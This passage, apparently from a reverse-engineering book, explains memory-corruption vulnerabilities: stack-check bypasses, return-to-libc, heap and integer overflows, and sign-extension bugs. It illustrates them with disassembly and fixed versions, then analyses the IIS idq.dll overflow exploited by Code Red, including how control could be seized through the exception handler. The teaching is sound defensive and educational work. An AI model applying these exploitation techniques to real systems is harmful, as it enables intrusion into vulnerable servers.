The idea is that when a function has a buffer overflow bug, the memory address used for returning values to the caller (assuming that the function does that) can be overwritten using a specially crafted buffer, which would get the function to overwrite a memory address chosen by the attacker (because the function takes that address and writes to it). By being able to write data to an arbitrary address in memory attackers can sometimes gain control of the process before the stack-checking code finds out that a buffer overflow had occurred. In order to do that, attackers must locate a function that passes values back to the caller using parameters *and* that has an overflow bug. Then in order to exploit such a vulnerability, they must figure out an address to write to in memory that would allow them to run their own code before the process is terminated by the stack-checking code. This address is usually some kind of global address that controls which code is executed when stack checking fails.

As you can see, exploiting programs that have stack-checking mechanisms embedded into them is not as easy as exploiting simple buffer overflow bugs. This means that even though it doesn't completely eliminate the problem, stack checking does somewhat reduce the total number of possible exploits in a program.

Nonexecutable Memory

This discussion wouldn't be complete without mentioning one other weapon that helps fight buffer overflows: *nonexecutable memory*. Certain processors provide support for defining memory pages as nonexecutable, which means that they can only be used for storing data, and that the processor will not run code stored in them. The operating system can then mark stack and data pages as nonexecutable, which prevents an attacker from running code on them using a buffer overflow.

At the time of writing, many new processors already support this functionality (including recent versions of Intel and AMD processors, and the IA-64 Intel processors), and so do many operating systems (including Windows XP Service Pack 2 and above, Solaris 2.6 and above, and several patches implemented for the Linux kernel).

Needless to say, nonexecutable memory doesn't exactly invalidate the whole concept of buffer overflow attacks. It is quite possible for attackers to

overcome the hurdles imposed by nonexecutable memory systems, as long as a vulnerable piece of code is found [Designer, Wojtczuk]. The most popular strategy (often called *return-to-libc*) is to modify the function's return address to point to a well-known function (such as a runtime library function or a system API) that helps attackers gain control over the process. This completely avoids the problem of having a nonexecutable stack, but requires a slightly more involved exploit.

Heap Overflows

Another type of overflow that can be used for taking control of a program or of the entire system is the *malloc exploit* or *heap overflow* [anonymous], [Kaempf], [jp]. The general idea is the same as a stack overflow: programs receive data of an unexpected length and copy it into a buffer that's too small to contain it. This causes the program to overwrite whatever it is that follows the heap block in memory. Typically, heaps are arranged as linked lists, and the pointers to the next and previous heap blocks are placed either right before or right after the actual block data. This means that writing past the end of a heap block would corrupt that linked list in some way. Usually, this causes the program to crash as soon as the heap manager traverses the linked list (in order to free a block for example), but when done carefully a heap overflow can be used to take over a system.

The idea is that attackers can take advantage of the heap's linked-list structure in order to overwrite some memory address in the process's address space. Implementing such attacks can be quite complicated, but the basic idea is fairly straightforward. Because each block in the linked list has "next" and "prev" members, it is possible to overwrite these members in a way that would allow the attacker to write an arbitrary value into an arbitrary address in memory.

Think of what takes place when an element is removed from a doubly linked list. The system must correct the links in the two adjacent items on the list (both the previous item and the next item), so that they correctly link to one another, and not to the item you're currently deleting. This means that when the item is removed, the code will write the address of the next member into the previous item's header (it will take both addresses from the header of item currently being deleted), and the address of the prev item into the next item's header (again, the addresses will be taken from the item currently being deleted). It's not easy, but by carefully overwriting the values of these next and prev members in one item on the list, attackers can in some cases manage to overwrite strategic memory addresses in the process address space. Of course, the overwrite doesn't take place immediately—it only happens when the overwritten item is freed.

It should be noted that heap overflows are usually less common than stack overflows because the sizes of heap blocks are almost always dynamically calculated to be large enough to fit the incoming data. Unlike stack buffers, whose size must be predefined, heap buffers have a dynamic size (that's the whole point of a heap). Because of this, programmers rarely hard-code the size of a heap block when they have variably sized incoming data that they wish to fit into that block. Heap blocks typically become a problem when the programmer miscalculates the number of bytes needed to hold a particular user-supplied buffer in memory.

String Filters

Traditionally, a significant portion of overflow attacks have been string-related. The most common example has been the use of the various runtime library string-manipulation routines for copying or processing strings in some way, while letting the routine determine how much data should be written. This is the common `strcpy` case demonstrated earlier, where an outsider is allowed to provide a string that is copied into a fixed-sized internal buffer through `strcpy`. Because `strcpy` only stops copying when it encounters a `NULL` terminator, the caller can supply a string that would be too long for the target buffer, thus causing an overflow.

What happens if the attacker's string is internally converted into Unicode (as most strings are in Win32) before it reaches the vulnerable function? In such cases the attacker must feed the vulnerable program a sequence of ASCII characters that would become a workable shellcode once converted into Unicode! This effectively means that between each attacker-provided opcode byte, the Unicode conversion process will add a zero byte. You may be surprised to learn that it's actually possible to write shellcodes that work after they're converted to Unicode. The process of developing working shellcodes in this hostile environment is discussed in [Obscou]. What can I say, being an attacker isn't easy.

Integer Overflows

Integer overflows (see [Blexim], [Koziol]) are a special type of overflow bug where incorrect treatment of integers can lead to a numerical overflow which eventually results in a buffer overflow. The common case in which this happens is when an application receives the length of some data block from the outside world. Except for really extreme cases of recklessness, programmers typically perform some sort of bounds checking on such an integer. Unfortunately, safely checking an integer value is not as trivial as it seems, and there are numerous pitfalls that could allow bad input values to pass as legal values. Here is the most trivial example:

```
push    esi
push    100                             ; /size = 100 (256.)
call    Chapter7.malloc                 ; \malloc
mov     esi,eax
add     esp,4
test    esi,esi
je      short Chapter7.0040104E
mov     eax,dword ptr [esp+C]
cmp     eax,100
jg      short Chapter7.0040104E
push    eax                             ; /maxlen
mov     eax,dword ptr [esp+C]           ; |
push    eax                             ; |src
push    esi                             ; |dest
call    Chapter7.strncpy                ; \strncpy
add     esp,0C
Chapter7.0040104E:
mov     eax,esipop     esi
retn
```

This function allocates a fixed size buffer (256 bytes long) and copies a user-supplied string into that buffer. The length of the source buffer is also user-supplied (through `[esp + c]`). This is not a typical overflow vulnerability and is slightly less obvious because the user-supplied length is checked to make sure that it doesn't exceed the allocated buffer size (that's the `cmp eax, 100`). The caveat in this particular sample is the data type of the buffer-length parameter.

There are two conditional code groups in IA-32 assembly language, signed and unsigned, each operating on different CPU flags. The conditional code used in a conditional jump usually exposes the exact data type used in the comparison in the original source code. In this particular case, the use of `JG` (jump if greater) indicates that the compiler was treating the buffer length parameter as a signed integer. If the parameter was defined as an unsigned integer or simply cast to an unsigned integer during the comparison, the compiler would have generated `JA` (jump if above) instead of `JG` for the comparison. You'll find more information on flags and conditional codes in Appendix A.

Signed buffer-length comparisons are dangerous because with the right input value it is possible to bypass the buffer length check. The idea is quite simple. Conceptually, buffer lengths are always unsigned values because there is no such thing as a negative buffer length—a buffer length variable can only be 0 or some positive integer. When buffer lengths are stored as signed integers comparisons can produce unexpected results because the condition `SignedBufferLen <= MAXIMUM_LEN` would not only be satisfied when `0 <= SignedBufferLen <= MAXIMUM_LEN`, but also when `SignedBufferLen < 0`. Of course, functions that take buffer lengths as input can't possibly use negative values, so any negative value is treated as a very large number.

Arithmetic Operations on User-Supplied Integers

Integer overflows come in many flavors. Consider, for example, another case where the buffer length is received from the attacker and is then somehow modified. This is quite common, especially if the program needs to store the user-supplied buffer along with some header or other fixed-sized supplement. Suppose the program takes the user-supplied length and adds a certain constant to it—this will typically be a header length of some sort. This can create significant risks because an attacker could take advantage of integer overflows to create a buffer overflow. Here is an example of code that does this sort of thing:

```
allocate_object:
00401021  push    esi
00401022  push    edi
00401023  mov     edi,[esp+0x10]
00401027  lea     esi,[edi+0x18]
0040102a  push    esi
0040102b  call    Chapter7!malloc (004010d8)
00401030  pop     ecx
00401031  xor     ecx,ecx
00401033  cmp     eax,ecx
00401035  jnz     Chapter7!allocate_object+0x1a (0040103b)
00401037  xor     eax,eax
00401039  jmp     Chapter7!allocate_object+0x42 (00401063)
0040103b  mov     [eax+0x4],ecx
0040103e  mov     [eax+0x8],ecx
00401041  mov     [eax+0xc],ecx
00401044  mov     [eax+0x10],ecx
00401047  mov     [eax+0x14],ecx
0040104a  mov     ecx,edi
0040104c  mov     edx,ecx
0040104e  mov     [eax],esi
00401050  mov     esi,[esp+0xc]
00401054  shr     ecx,0x2
00401057  lea     edi,[eax+0x18]
0040105a  rep     movsd
0040105c  mov     ecx,edx
0040105e  and     ecx,0x3
00401061  rep     movsb
00401063  pop     edi
00401064  pop     esi
00401065  ret
```

The preceding contrived, yet somewhat realistic, function takes a buffer pointer and a buffer length as parameters and allocates a buffer of the length passed to it via `[esp+0x10]` plus `0x18` (24 bytes). It then initializes what appears to be some kind of a buffer in the beginning and copies the user supplied buffer from `[esp+0xc]` to offset +18 in the newly allocated block (that's

the `lea edi,[eax+0x18]`). The return value is the pointer of the newly allocated block. Clearly, the idea is that an object is being allocated with a 24-bytes-long buffer. The buffer is being zero initialized, except for the first member at offset +0, which is set to the total size of the buffer allocated. The user-supplied buffer is then placed after the header in the newly allocated block.

At first glance, this code appears to be perfectly safe because the function only writes as many bytes to the allocated buffer as it managed to allocate. The problem is that, as usual, we're dealing with values coming in from the outside world; there's no way of knowing what we're going to get. In this particular case, the problem is caused by the arithmetic operation performed on the buffer length parameter.

The `lea esi,[edi+0x18]` at address `00401027` seems innocent, but what happens if `EDI` contains a very high value that's close to `0xffffffff`? In such a case, the addition would overflow and the result would be a low positive number, possibly lower than the length of the buffer itself! Suppose, for example, that you feed the function with `0xfffffff8` as the buffer length. `0xfffffff8 + 0x18 = 0x100000010`, but that number is larger than 32 bits. The processor is truncating the result, and you end up with `0x00000010`.

Keeping in mind that the buffer length copied by the function is the original supplied length (before the header length was added to it), you can now see how this function would definitely crash. The `malloc` call will allocate a buffer of `0x10` bytes long, but the function will try to copy `0xfffffff8` bytes to the newly allocated buffer, thus crashing the program.

The solution to this problem is to take a limited-sized input and make sure that the target variable can contain the largest possible result. For example, assuming that 16 bits are enough to represent the user buffer length; simply changing the preceding program to use an `unsigned short` for the user buffer length would solve the problem. Here is what the corrected version of this function looks like:

```
allocate_object:
00401024  push    esi
00401025  movzx   esi,word ptr [esp+0xc]
0040102a  push    edi
0040102b  lea     edi,[esi+0x18]
0040102e  push    edi
0040102f  call    Chapter7!malloc (004010dc)
00401034  pop     ecx
00401035  xor     ecx,ecx
00401037  cmp     eax,ecx
00401039  jnz     Chapter7!allocate_object+0x1b (0040103f)
0040103b  xor     eax,eax
0040103d  jmp     Chapter7!allocate_object+0x43 (00401067)
0040103f  mov     [eax+0x4],ecx
00401042  mov     [eax+0x8],ecx
00401045  mov     [eax+0xc],ecx
```

```
00401048  mov     [eax+0x10],ecx
0040104b  mov     [eax+0x14],ecx
0040104e  mov     ecx,esi
00401050  mov     esi,[esp+0xc]
00401054  mov     edx,ecx
00401056  mov     [eax],edi
00401058  shr     ecx,0x2
0040105b  lea     edi,[eax+0x18]
0040105e  rep     movsd
00401060  mov     ecx,edx
00401062  and     ecx,0x3
00401065  rep     movsb
00401067  pop     edi
00401068  pop     esi
00401069  ret
```

This function is effectively identical to the original version presented earlier, except for `movzx esi,word ptr [esp+0xc]` at `00401025`. The idea is that instead of directly loading the buffer length from the stack and adding 0x18 to it, we now treat it as an `unsigned short`, which eliminates the possibly of causing an overflow because the arithmetic is performed using 32-bit registers. The use of the `MOVZX` instruction is crucial here and is discussed in the next section.

Type Conversion Errors

Sometimes software developers don't fully understand the semantics of the programming language they are using. These semantics can be critical because they define (among other things) how data is going to be handled at a low level. Type conversion errors take place when developers mishandle incoming data types and perform incorrect conversions on them. For example, consider the following variant on my famous `allocate_object` function:

```
allocate_object:
00401021  push    esi
00401022  movsx   esi,word ptr [esp+0xc]
00401027  push    edi
00401028  lea     edi,[esi+0x18]
0040102b  push    edi
0040102c  call    Chapter7!malloc (004010d9)
00401031  pop     ecx
00401032  xor     ecx,ecx
00401034  cmp     eax,ecx
00401036  jnz     Chapter7!allocate_object+0x1b (0040103c)
00401038  xor     eax,eax
0040103a  jmp     Chapter7!allocate_object+0x43 (00401064)
0040103c  mov     [eax+0x4],ecx
0040103f  mov     [eax+0x8],ecx
```

```
00401042  mov     [eax+0xc],ecx
00401045  mov     [eax+0x10],ecx
00401048  mov     [eax+0x14],ecx
0040104b  mov     ecx,esi
0040104d  mov     esi,[esp+0xc]
00401051  mov     edx,ecx
00401053  mov     [eax],edi
00401055  shr     ecx,0x2
00401058  lea     edi,[eax+0x18]
0040105b  rep     movsd
0040105d  mov     ecx,edx
0040105f  and     ecx,0x3
00401062  rep     movsb
00401064  pop     edi
00401065  pop     esi
00401066  ret
```

The important thing about this version of `allocate_object` is the supplied buffer length's data type. When reading assembly language code, you must always be aware of every little detail—that's exactly where all the valuable information is hidden. See if you can find the difference between this function and the earlier version.

It turns out that this function is treating the buffer length as a `signed short`. This creates a potential problem because in C and C++ the compiler doesn't really care what you're doing with an integer—as long as it's defined as `signed` and it's converted into a longer data type, it will be sign extended, no matter what the target data type is. In this particular example, `malloc` takes a `size_t`, which is of course `unsigned`. This means that the buffer length would be sign extended before it is passed into `malloc` and to the code that adds `0x18` to it. Here is what you should be looking for:

```
00401022  movsx   esi,word ptr [esp+0xc]
```

This line copies the parameter from the stack into `ESI`, while treating it as a `signed short` and therefore *sign extends* it. Sign extending means that if the buffer length parameter has its most significant bit set, it would be converted into a negative 32-bit number. For example, a buffer length of `0x9400` (which is 37888 in decimal) would become `0xffff9400` (which is 4294939648 in decimal), instead of `0x00009400`.

Generally, this would cause an overflow bug in the allocation size and the allocation would simply fail, but if you look carefully you'll notice that this problem also brings back the bug looked at earlier, where adding the header size to the user-supplied buffer length causedan overflow. That's because the `MOVSX` instruction can generate the same large negative values that were causing the overflow earlier. Consider a case where the function is fed `0xfff8` as the buffer length. The `MOVSX` instruction would convert that into `0xfffffff8`, and you'd

be back with the same overflow situation caused by the `lea edi,[esi+0x18]` instruction.

The solution to these problems is to simply define the buffer length as an `unsigned short`, which would cause the compiler to use `MOVZX` instead of `MOVSX`. `MOVZX` zero extends the integer during conversion (meaning simply that the most significant word in the target 32-bit integer is set to zero), so that its numeric value stays the same.

Case-Study: The IIS Indexing Service Vulnerability

Let's take a look at what one of these bugs look like in a real commercial software product. This is different from what you've done up to this point because all of the samples you've looked at so far in this chapter were short samples created specifically to demonstrate one particular bug or another. With a commercial product, the challenging part is typically the magnitude of code we need to look at. Sure, eventually when you locate the bug it looks just like it did in the brief samples, but the challenge is to make out these bugs inside an endless sea of code.

In June 2001, a nasty vulnerability was discovered in versions 4 and 5 of the Microsoft Internet Information Services (IIS). The main problem was that any Windows 2000 Server system was vulnerable in its default configuration out of the box. The vulnerability was caused by an unchecked buffer in an *ISAPI* (Internet Services Application Programming Interface) DLL. ISAPI is an interface that is used for creating IIS extension DLLs that provide server-side functionality in the Web server. The vulnerability was found in `idq.dll`—an ISAPI DLL that interfaces with the Indexing Service and is installed as a part of IIS.

The vulnerability (which was posted by Microsoft as security bulletin MS01-044) was actually exploited by the *Code Red Worm*, of which you've probably heard. Code Red had many different variants, but generally speaking it would operate on a monthly cycle (meaning that it would do different things on different days of the month). During much of the time, the worm would simply try to find other vulnerable hosts to which it could spread. At other times, the worm would intercept all incoming HTTP requests and make IIS send back the following message instead of any meaningful Web page:

```
HELLO! Welcome to http://www.worm.com! Hacked By Chinese!
```

The vulnerability in IIS was caused by a combination of several flaws, but most important was the fact that URLs sent to IIS that contained an `.idq` or `.ida` file name resulted in the URL parameters being passed into `idq.dll` (regardless of whether the file is actually found). Once inside `idq.dll`, the URL was decoded and converted to Unicode inside a limited-sized stack variable, with absolutely no bounds checking.

In order to illustrate what this problem actually looks like in the code, I have listed parts of the vulnerable code here. These listings are obviously incomplete—these functions are way too long to be included in their entirety.

CVariableSet::AddExtensionControlBlock

The function that actually contains the overflow bug is `CVariableSet::AddExtensionControlBlock`, which is implemented in `idq.dll`. Listing 7.2 contains a partial listing (I have eliminated some irrelevant portions of it) of that function.

Notice that we have the exact name of this function and of other internal, nonexported functions inside this module. `idq.dll` is considered part of the operating system and so symbols are available. The printed code was taken from a Windows Server 2000 system with no service packs, but there are quite a few versions of the operating system that contained the vulnerable code, including Service Packs 1, 2, and 3 for Windows 2000 Server.

```
idq!CVariableSet::AddExtensionControlBlock:
6e90065c  mov     eax,0x6e906af8
6e900661  call    idq!_EH_prolog (6e905c30)
6e900666  sub     esp,0x1d0
6e90066c  push    ebx
6e90066d  xor     eax,eax
6e90066f  push    esi
6e900670  push    edi
6e900671  mov     [ebp-0x24],ecx
6e900674  mov     [ebp-0x2c],eax
6e900677  mov     [ebp-0x28],eax
6e90067a  mov     [ebp-0x4],eax
6e90067d  mov     eax,[ebp+0x8]
.
.
.
6e9006b7  mov     esi,[eax+0x64]
6e9006ba  or      ecx,0xffffffff
6e9006bd  mov     edi,esi
.
.
.
6e9007b7  push    0x3d
6e9007b9  push    edi
6e9007ba  mov     [ebp-0x18],edi
6e9007bd  call    dword ptr [idq!_imp__strchr (6e8f111c)]
```

Listing 7.2 Disassembled listing of CVariableSet::AddExtensionControlBlock from idq.dll. *(continued)*

```
6e9007c3  mov     esi,eax
6e9007c5  pop     ecx
6e9007c6  test    esi,esi
6e9007c8  pop     ecx
6e9007c9  je      6e9008d2
6e9007cf  sub     eax,edi
6e9007d1  push    0x26
6e9007d3  push    edi
6e9007d4  mov     [ebp-0x20],eax
6e9007d7  inc     esi
6e9007d8  call    dword ptr [idq!_imp__strchr (6e8f111c)]
6e9007de  mov     edi,eax
6e9007e0  pop     ecx
6e9007e1  test    edi,edi
6e9007e3  pop     ecx
6e9007e4  jz      6e9007fa
6e9007e6  cmp     edi,esi
6e9007e8  jnb     6e9007f0
6e9007ea  inc     edi
6e9007eb  jmp     6e9008e4
6e9007f0  mov     eax,edi
6e9007f2  sub     eax,esi
6e9007f4  inc     edi
6e9007f5  mov     [ebp-0x14],eax
6e9007f8  jmp     6e900804
6e9007fa  mov     eax,[ebp-0x10]
6e9007fd  sub     eax,esi
6e9007ff  add     eax,ebx
6e900801  mov     [ebp-0x14],eax
6e900804  cmp     dword ptr [ebp-0x20],0x190
6e90080b  jb      6e900828
6e90080d  mov     eax,0x80040e14
6e900812  xor     ecx,ecx
6e900814  mov     [ebp-0x3c],eax
6e900817  lea     eax,[ebp-0x3c]
6e90081a  push    0x6e9071b8
6e90081f  push    eax
6e900820  mov     [ebp-0x38],ecx
6e900823  call    idq!_CxxThrowException (6e905c36)
6e900828  mov     eax,[ebp+0x8]
6e90082b  push    dword ptr [eax+0x8]
6e90082e  lea     eax,[ebp-0x1dc]
6e900834  push    eax
6e900835  lea     eax,[ebp-0x20]
6e900838  push    eax
6e900839  push    dword ptr [ebp-0x18]
6e90083c  call    idq!DecodeURLEscapes (6e9060be)
6e900841  xor     ecx,ecx
```

Listing 7.2 *(continued)*

```
6e900843  cmp     [ebp-0x20],ecx
6e900846  jnz     6e900861
6e900848  mov     eax,0x80040e14
6e90084d  push    0x6e9071b8
6e900852  mov     [ebp-0x44],eax
6e900855  lea     eax,[ebp-0x44]
6e900858  push    eax
6e900859  mov     [ebp-0x40],ecx
6e90085c  call    idq!_CxxThrowException (6e905c36)
6e900861  lea     eax,[ebp-0x1dc]
6e900867  push    eax
6e900868  call    idq!DecodeHtmlNumeric (6e9060b8)
6e90086d  lea     eax,[ebp-0x1dc]
6e900873  push    eax
6e900874  call    dword ptr [idq!_imp___wcsupr (6e8f1148)]
6e90087a  mov     eax,[ebp-0x14]
6e90087d  pop     ecx
6e90087e  add     eax,0x2
6e900881  mov     [ebp-0x30],eax
6e900884  add     eax,eax
6e900886  push    eax
6e900887  call    idq!ciNew (6e905f86)
6e90088c  mov     [ebp-0x34],eax
6e90088f  mov     ecx,[ebp+0x8]
6e900892  mov     byte ptr [ebp-0x4],0x2
6e900896  push    dword ptr [ecx+0x8]
6e900899  push    eax
6e90089a  lea     eax,[ebp-0x14]
6e90089d  push    eax
6e90089e  push    esi
6e90089f  call    idq!DecodeURLEscapes (6e9060be)
6e9008a4  cmp     dword ptr [ebp-0x14],0x0
6e9008a8  jz      6e9008b2
6e9008aa  push    dword ptr [ebp-0x34]
6e9008ad  call    idq!DecodeHtmlNumeric (6e9060b8)
6e9008b2  mov     ecx,[ebp-0x24]
6e9008b5  lea     edx,[ebp-0x34]
6e9008b8  push    edx
6e9008b9  lea     edx,[ebp-0x1dc]
6e9008bf  mov     eax,[ecx]
6e9008c1  push    edx
6e9008c2  call    dword ptr [eax]
6e9008c4  push    dword ptr [ebp-0x34]
6e9008c7  and     byte ptr [ebp-0x4],0x0
6e9008cb  call    idq!ciDelete (6e905f8c)
6e9008d0  jmp     6e9008e4
6e9008d2  test    edi,edi
6e9008d4  jz      6e9008ec
```

Listing 7.2 *(continued)*

```
6e9008d6  inc     edi
6e9008d7  push    0x26
6e9008d9  push    edi
6e9008da  call    dword ptr [idq!_imp__strchr (6e8f111c)]
6e9008e0  pop     ecx
6e9008e1  mov     edi,eax
6e9008e3  pop     ecx
6e9008e4  test    edi,edi
6e9008e6  jne     6e9007ae
6e9008ec  push    dword ptr [ebp-0x2c]
6e9008ef  or      dword ptr [ebp-0x4],0xffffffff
6e9008f3  call    idq!ciDelete (6e905f8c)
6e9008f8  mov     ecx,[ebp-0xc]
6e9008fb  pop     edi
6e9008fc  pop     esi
6e9008fd  mov     fs:[00000000],ecx
6e900904  pop     ebx
6e900905  leave
6e900906  ret     0x4
```

Listing 7.2 *(continued)*

`CVariableSet::AddExtensionControlBlock` starts with the setting up of an exception handler entry and then subtracts `ESP` by `0x1d0` (464 bytes) to make room for local variables. One can immediately suspect that a significant chunk of data is about to be copied into this stack space—few functions use 464 bytes worth of local variables. In the first snippet the point of interest is the loading of `EAX`, which is loaded with the value of the first parameter (from `[ebp+0x8]`).

A quick investigation with WinDbg reveals that `CVariableSet::AddExtensionControlBlock` is called from `HttpExtensionProc`, which is a documented callback that's used by IIS for communicating with ISAPI DLLs. A quick trip to the Platform SDK reveals that `HttpExtensionProc` receives a single parameter, which is a pointer to an `EXTENSION_CONTROL_BLOCK` structure. In the interest of preserving the earth's forests, I skip several pages of irrelevant code and get to the three lines at `6e9006b7`, where offset +64 from `EAX` is loaded into `ESI` and then finally into `EDI`. Offset +64 in `EXTENSION_CONTROL_BLOCK` is the `lpszQueryString` member, which is exactly what we're after.

The instruction at `6e9007ba` stores `EDI` into `[ebp-0x18]` (where it remains), and then the code goes to look for character `0x3d` within the string using `strchr`. Character `0x3d` is '=', so the function is clearly looking for the end of the string I'm currently dealing with (the '=' character is used as a separator in these request strings). If `strchr` finds the character the function proceeds to calculate the distance between the character found and the beginning of

the string (this is done in `6e9007cf`). This distance is stored in `[ebp-0x20]`, and is essentially the length of the string I'm are currently dealing with.

An interesting comparison is done in `6e900804`, where the function compares the string length with `0x190` (400 in decimal), and throws a C++ exception using `_CxxThrowException` if it's 400 or above. So, it seems that the function does have *some* kind of boundary checking on the URL. Where is the problem here? I'm just getting to it.

When the string length comparison succeeds, the function jumps to where it sets up a call to `DecodeURLEscapes`. `DecodeURLEscapes` takes four parameters: The pointer to the string from `[ebp-0x18]`, a pointer to the string length from `[ebp-0x20]`, a pointer to the beginning of the local variable area from `[ebp-0x1dc]`, and offset +8 in `EXTENSION_CONTROL_BLOCK`. Clearly `DecodeURLEscapes` is about to copy, or decode, a potentially problematic string into the local variable area in the stack.

DecodeURLEscapes

In order to better understand this bug, let's take a look at `DecodeURLEscapes`, even though it is not strictly where the bug is at. This function is presented in Listing 7.3. Again, this listing is incomplete and only includes the relevant areas of `DecodeURLEscapes`.

```
query!DecodeURLEscapes:
68cc697e  mov     eax,0x68d667cc
68cc6983  call    query!_EH_prolog (68d4b250)
68cc6988  sub     esp,0x30
68cc698b  push    ebx
68cc698c  push    esi
68cc698d  xor     eax,eax
68cc698f  push    edi
68cc6990  mov     edi,[ebp+0x10]
68cc6993  mov     [ebp-0x3c],eax
68cc6996  mov     [ebp-0x38],eax
68cc6999  mov     ecx,[ebp+0xc]
68cc699c  mov     [ebp-0x4],eax
68cc699f  mov     [ebp-0x18],eax
68cc69a2  mov     ecx,[ecx]
68cc69a4  cmp     ecx,eax
68cc69a6  mov     [ebp-0x10],ecx
68cc69a9  jz      query!DecodeURLEscapes+0x99 (68cc6a17)
68cc69ab  mov     esi,[ebp+0x8]
68cc69ae  mov     eax,ecx
68cc69b0  inc     eax
68cc69b1  mov     [ebp-0x14],eax
68cc69b4  movzx   bx,byte ptr [esi]
```

Listing 7.3 Disassembly of DecodeURLEscapes function from query.dll. *(continued)*

```
68cc69b8  and     dword ptr [ebp-0x34],0x0
68cc69bc  cmp     bx,0x2b
68cc69c0  jne     query!DecodeURLEscapes+0xdf (68cc6a5d)
68cc69c6  push    0x20
68cc69c8  pop     ebx
68cc69c9  inc     esi
68cc69ca  xor     eax,eax
68cc69cc  cmp     [ebp-0x34],eax
68cc69cf  jnz     query!DecodeURLEscapes+0x79 (68cc69f7)
68cc69d1  cmp     bx,0x80
68cc69d6  jb      query!DecodeURLEscapes+0x79 (68cc69f7)
68cc69d8  cmp     [ebp-0x18],eax
68cc69db  jnz     query!DecodeURLEscapes+0x79 (68cc69f7)
68cc69dd  cmp     [ebp-0x3c],eax
68cc69e0  jnz     query!DecodeURLEscapes+0x73 (68cc69f1)
68cc69e2  mov     eax,[ebp-0x14]
68cc69e5  push    eax
68cc69e6  mov     [ebp-0x38],eax
68cc69e9  call    query!ciNew (68d4a977)
68cc69ee  mov     [ebp-0x3c],eax
68cc69f1  mov     eax,[ebp-0x3c]
68cc69f4  mov     [ebp-0x18],eax
68cc69f7  mov     eax,[ebp-0x18]
68cc69fa  test    eax,eax
68cc69fc  jz      query!DecodeURLEscapes+0x88 (68cc6a06)
68cc69fe  mov     [eax],bl
68cc6a00  inc     eax
68cc6a01  mov     [ebp-0x18],eax
68cc6a04  jmp     query!DecodeURLEscapes+0x8d (68cc6a0b)
68cc6a06  mov     [edi],bx
68cc6a09  inc     edi
68cc6a0a  inc     edi
68cc6a0b  dec     dword ptr [ebp-0x10]
68cc6a0e  dec     dword ptr [ebp-0x14]
68cc6a11  cmp     dword ptr [ebp-0x10],0x0
68cc6a15  jnz     query!DecodeURLEscapes+0x36 (68cc69b4)
68cc6a17  test    eax,eax
68cc6a19  jz      query!DecodeURLEscapes+0xb4 (68cc6a32)
68cc6a1b  sub     eax,[ebp-0x3c]
68cc6a1e  push    eax
68cc6a1f  push    edi
68cc6a20  push    eax
68cc6a21  push    dword ptr [ebp-0x3c]
68cc6a24  push    0x1
68cc6a26  push    dword ptr [ebp+0x14]
68cc6a29  call    dword ptr [query!_imp__MultiByteToWideChar (68c61264)]
68cc6a2f  lea     edi,[edi+eax*2]
68cc6a32  and     word ptr [edi],0x0
```

Listing 7.3 *(continued)*

```
68cc6a36  sub     edi,[ebp+0x10]
68cc6a39  mov     eax,[ebp+0xc]
68cc6a3c  push    dword ptr [ebp-0x3c]
68cc6a3f  or      dword ptr [ebp-0x4],0xffffffff
68cc6a43  sar     edi,1
68cc6a45  mov     [eax],edi
68cc6a47  call    query!ciDelete (68d4a9ae)
68cc6a4c  mov     ecx,[ebp-0xc]
68cc6a4f  pop     edi
68cc6a50  pop     esi
68cc6a51  mov     fs:[00000000],ecx
68cc6a58  pop     ebx
68cc6a59  leave
68cc6a5a  ret     0x10
.
.
.
```

Listing 7.3 *(continued)*

Before you start inspecting `DecodeURLEscapes`, you must remember that the first parameter it receives is a pointer to the source string, and the third is a pointer to the local variable area in the stack. That local variable is where one expects the function will be writing a decoded copy of the source string. The first parameter is loaded into `ESI` and the third into `EDI`. The second parameter is a pointer to the string length and is copied into `[ebp-0x10]`. So much for setups.

The function then gets into a copying loop that copies ASCII characters from `ESI` into `BX` (this is that `MOVZX` instruction at `68cc69b4`). It then writes them into the address from `EDI` as zero-extended 16-bit values (this happens at `68cc6a06`). This is simply a conversion into Unicode, where the Unicode string is being written into a local variable whose pointer was passed from `CVariableSet::AddExtensionControlBlock`.

In the process, the function is looking for special characters in the string which indicate special values within the string that need to be decoded (most of the decoding sequences are not included in this listing). The important thing to notice is how the function is decrementing the value at `[ebp-0x10]` and checking that it's nonzero. You now have a full picture of what causes this bug.

`CVariableSet::AddExtensionControlBlock` is allocating what seems to be a 400-bytes-long buffer that receives the decoded string from `DecodeURLEscapes`. The function is checking that the source string (which is in ASCII) is 400 *characters* long, but `DecodeURLEscapes` is writing the string in Unicode! Most likely the buffer in `CVariableSet::AddExtensionControlBlock` was defined as a 200-character Unicode string (usually defined using the `WCHAR` type). The bug is that the length comparison is confusing bytes with Unicode

characters. The buffer can only hold 200 Unicode characters, but the check is going to allow 400 characters.

As with many buffer overflow conditions, exploiting this bug isn't as easy as it seems. First of all, whatever you do you wouldn't be able to affect `DecodeURLEscapes`, only `CVariableSet::AddExtensionControlBlock`. That's because the vulnerable local variable is part of `CVariableSet::AddExtensionControlBlock`'s stack area, and `DecodeURLEscapes` stores its local variables in a lower address in the stack. You can overwrite as many as 400 bytes of stack space beyond the end of the `WCHAR` local variable (that's the difference between the real buffer size and the maximum bytes the boundary check would let us write). This means that you can definitely get to `CVariableSet::AddExtensionControlBlock`'s return value, and probably to the return values of several calls back. It turns out that it's not so simple.

First of all, take a look at what `CVariableSet::AddExtensionControlBlock` does after `DecodeURLEscapes` returns. Assuming that the function succeeds, it goes on to perform some additional processing on the converted string (it calls `DecodeHtmlNumeric` and `wcsupr` to convert the string to uppercase). In most cases, these operations will be unaffected by the fact that the stack has been overwritten, so the function will simply keep on running. The trouble starts afterward, at `6e90088f` when the function is reading the pointer to `EXTENSION_CONTROL_BLOCK from [ebp+0x8]`—there is no way to modify the function's return value without affecting this parameter. That's because even if the last bit of data transmitted is a carefully selected return address for `CVariableSet::AddExtensionControlBlock`, `DecodeURLEscapes` would still overwrite 2 bytes at `[ebp+0x8]` when it adds a Unicode `NULL` terminator.

This creates a problem because the function tries to access the `EXTENSION_CONTROL_BLOCK` before it returns. Corrupting the pointer at `[ebp+0x8]` means that the function will crash before it jumps to the new return value (this will probably happen at `6e900896`, when the function tries to access offset +8 in that structure). The solution here is to use the exception handler pointer instead of the function's return value. If you go back to the beginning of `CVariableSet::AddExtensionControlBlock`, you'll see that it starts by setting `EAX` to `0x6e906af8` and then calls `idq!_EH_prolog`. This sequence sets up exception handling for the function. `0x6e906af8` is a pointer to code that the system will execute in case of an exception.

